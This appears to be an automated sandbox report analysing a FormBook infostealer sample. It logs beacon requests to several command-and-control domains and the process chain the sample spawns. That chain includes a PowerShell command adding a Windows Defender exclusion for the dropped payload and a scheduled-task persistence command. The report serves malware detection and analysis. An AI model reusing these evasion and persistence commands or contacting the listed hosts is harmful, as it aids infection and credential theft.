Nov 9, 2021 12:58:18.740915060 CET	8.8.8.8	192.168.2.7	0xd29c	No error (0)	ghs.googlehosted.com		142.250.203.115	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.sharpstead.com
- www.maikoufarm.com
- www.septemberstockevent200.com
- www.joye.club
- www.mmj0115.xyz
- www.miabellavita.com
- www.yungbredda.com
- www.mattlambert.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49794	44.227.65.245	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 9, 2021 12:57:17.665894032 CET	5058	OUT	GET /ht08/?iJB=mF30mN7A1kBKKp3mrHfcBE8aj8d3j5TIPkteVwKSLkWL0x2hCorpOf84nkcbs5VIH8t4m4OlHQ==&lfNL=N8ph5BwH HTTP/1.1 Host: www.sharpstead.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 9, 2021 12:57:17.870632887 CET	5100	IN	HTTP/1.1 307 Temporary Redirect Server: openresty Date: Tue, 09 Nov 2021 11:57:17 GMT Content-Type: text/html; charset=utf-8 Content-Length: 168 Connection: close Location: http://sharpstead.com X-Frame-Options: sameorigin Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>307 Temporary Redirect</title></head><body> 307 Temporary Redirect <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49815	118.27.122.222	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 9, 2021 12:57:23.410603046 CET	5345	OUT	GET /ht08/?iJB=Nn3GQotxroHeSkioJYlyOg7hZYbVcqG0YP1z9npFKY7KnSOBRhEQe9R9FJ0MVZ+9dT/G4+QqxQ==&lfNL=N8ph5BwH HTTP/1.1 Host: www.maikoufarm.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 9, 2021 12:57:23.685393095 CET	5346	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 09 Nov 2021 11:57:23 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.maikoufarm.com/ht08/?iJB=Nn3GQotxroHeSkioJYlyOg7hZYbVcqG0YP1z9npFKY7KnSOBRhEQe9R9FJ0MVZ+9dT/G4+QqxQ==&lfNL=N8ph5BwH Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49816	172.67.188.247	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 9, 2021 12:57:29.013758898 CET	5347	OUT	GET /ht08/?iJB=YVcVQnADBOxtkizi8PwpXZC8MGRy3pUK9Tt3i8wwHZUtpCp/3ZP4J1retOso95pi3Qz1GtS4tg==&lfNL=N8ph5BwH HTTP/1.1 Host: www.septemberstockevent200.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 9, 2021 12:57:29.071464062 CET	5347	IN	HTTP/1.1 302 Moved Temporarily Date: Tue, 09 Nov 2021 11:57:29 GMT Transfer-Encoding: chunked Connection: close Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Expires: Thu, 01 Jan 1970 00:00:01 GMT Location: https://signup.stansberryresearch.com/?cid=MKT575714&eid=MKT576461 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=eaxnl2g1qB4EKNecpVvmEZi95fe%2FGSpvnSEEKHNf8qw46BnT2fmXbf9fgVuI9f4GBFQvmjjnPSXjH%2BlqUzqjL3c0AeVf%2BqzaGX0zYcrmgmh7iKR6zHtTA8vRG1dd%2BMA%2FJBGDLVQl0PIAIJ4zcKEZgmU%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6ab6dd206aed4c32-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49818	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 9, 2021 12:57:34.168477058 CET	5355	OUT	GET /ht08/?iJB=fVUe8feYpN4PFMr+KvtZZrG4xoghHK64bhP/N9fXdzCzpP/t7mUgEUqRnlKHZLETABk8BcDy+g==&lfNL=N8ph5BwH HTTP/1.1 Host: www.joye.club Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 9, 2021 12:57:34.283009052 CET	5356	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 09 Nov 2021 11:57:34 GMT Content-Type: text/html Content-Length: 275 ETag: "6182ae77-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.7	49821	101.132.116.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 9, 2021 12:57:39.595240116 CET	5368	OUT	GET /ht08/?iJB=wOE3x7GlWdnAHRhnI1Z2es1853h2m7xTnUUyaHf9EMpp2ij5NZFAPBiYMZ80Da0iVaPeuYXsZg==&lfNL=N8ph5BwH HTTP/1.1 Host: www.mmj0115.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 9, 2021 12:57:40.172657967 CET	5368	OUT	GET /ht08/?iJB=wOE3x7GlWdnAHRhnI1Z2es1853h2m7xTnUUyaHf9EMpp2ij5NZFAPBiYMZ80Da0iVaPeuYXsZg==&lfNL=N8ph5BwH HTTP/1.1 Host: www.mmj0115.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 9, 2021 12:57:40.442859888 CET	5368	IN	HTTP/1.1 404 Not Found Date: Tue, 09 Nov 2021 11:57:40 GMT Server: Apache X-Frame-Options: SAMEORIGIN Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 68 74 30 38 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /ht08/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.7	49847	104.21.4.114	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 9, 2021 12:57:57.423017979 CET	5431	OUT	GET /ht08/?iJB=7p5yDMcVtDK+2VMLZex1Kw5DaL8n+amtJoDm972Jkr9Bm6oPOM+PHzWXusl+HrepqAW+ZRiK3Q==&IfNL=N8ph5BwH HTTP/1.1 Host: www.miabellavita.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 9, 2021 12:57:57.453866005 CET	5431	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 09 Nov 2021 11:57:57 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Tue, 09 Nov 2021 12:57:57 GMT Location: https://www.miabellavita.com/ht08/?iJB=7p5yDMcVtDK+2VMLZex1Kw5DaL8n+amtJoDm972Jkr9Bm6oPOM+PHzWXusl+HrepqAW+ZRiK3Q==&IfNL=N8ph5BwH Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ngg2DCxHyWdHCXK0qgT%2Fa3%2Bm%2FYtqmG%2F9iEyO3FQ5JEPbD7Xr7ssk1bZaOLRNXkbYFzaeZv%2Fc0jfh9cIJoMzcws%2FjFgr2Wr36hCnXGjq50WhiMn5NSYSmW7je%2F8SZPq1zUlQ6xutJCw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6ab6ddd1fcd05c7a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.7	49848	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 9, 2021 12:58:02.526216030 CET	5432	OUT	GET /ht08/?iJB=h33IU5xP+CsHIX0jyOd12cEn3mj+DYpLQqBt2JgN37c56kNOSv5/h9LYm8RBo0LsRlylinxRVA==&IfNL=N8ph5BwH HTTP/1.1 Host: www.yungbredda.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 9, 2021 12:58:02.641443968 CET	5433	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 09 Nov 2021 11:58:02 GMT Content-Type: text/html Content-Length: 275 ETag: "6182ac26-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.7	49851	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 9, 2021 12:58:13.562832117 CET	5442	OUT	GET /ht08/?iJB=tWyE4dKPScuS56voJaD4LHzf4KVLRr2HjGj+V9mFA/0BkTQ5rlgiVQpU1IlnoYX1Wdu+PEboiA==&IfNL=N8ph5BwH HTTP/1.1 Host: www.mattlambert.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 9, 2021 12:58:13.678078890 CET	5442	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 09 Nov 2021 11:58:13 GMT Content-Type: text/html Content-Length: 275 ETag: "6185407c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: vbc.exe PID: 6420 Parent PID: 1596

General

Start time:	12:56:02
Start date:	09/11/2021
Path:	C:\Users\user\Desktop\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\vbc.exe"
Imagebase:	0x6f0000
File size:	368640 bytes
MD5 hash:	C4A1BDD685E346B7604F93357A922875
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.264514879.0000000003AA9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.264514879.0000000003AA9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.264514879.0000000003AA9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.264277671.0000000002AA1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 6604 Parent PID: 6420

General

Start time:	12:56:05
Start date:	09/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\uZlkYhlkeLeaKC.exe
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6612 Parent PID: 6604

General

Start time:	12:56:06
Start date:	09/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6624 Parent PID: 6420

General

Start time:	12:56:06
Start date:	09/11/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\uZlkYhlkeLeaKC" /XML "C:\Users\user\AppData\Local\Temp\tmpAA68.tmp
Imagebase:	0xc00000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6760 Parent PID: 6624

General

Start time:	12:56:07
Start date:	09/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: vbc.exe PID: 6824 Parent PID: 6420

General

Start time:	12:56:08
Start date:	09/11/2021
Path:	C:\Users\user\Desktop\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\vbc.exe
Imagebase:	0x7ff6e70f0000
File size:	368640 bytes

MD5 hash:	C4A1BDD685E346B7604F93357A922875
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.343817848.00000000012F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.343817848.00000000012F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.343817848.00000000012F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.261930236.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.261930236.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.261930236.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.261342946.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.261342946.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.261342946.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.343872613.0000000001320000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.343872613.0000000001320000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.343872613.0000000001320000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.342880104.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.342880104.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.342880104.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3292 Parent PID: 6824

General

Start time:	12:56:11
Start date:	09/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.296889219.000000000E75A000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.296889219.000000000E75A000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.296889219.000000000E75A000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.312766069.000000000E75A000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.312766069.000000000E75A000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.312766069.000000000E75A000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: help.exe PID: 6756 Parent PID: 3292

General

Start time:	12:56:45
Start date:	09/11/2021
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0x120000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.513280768.0000000002B40000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.513280768.0000000002B40000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.513280768.0000000002B40000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.512917942.0000000002A40000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.512917942.0000000002A40000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.512917942.0000000002A40000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.511655958.0000000000270000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.511655958.0000000000270000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.511655958.0000000000270000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis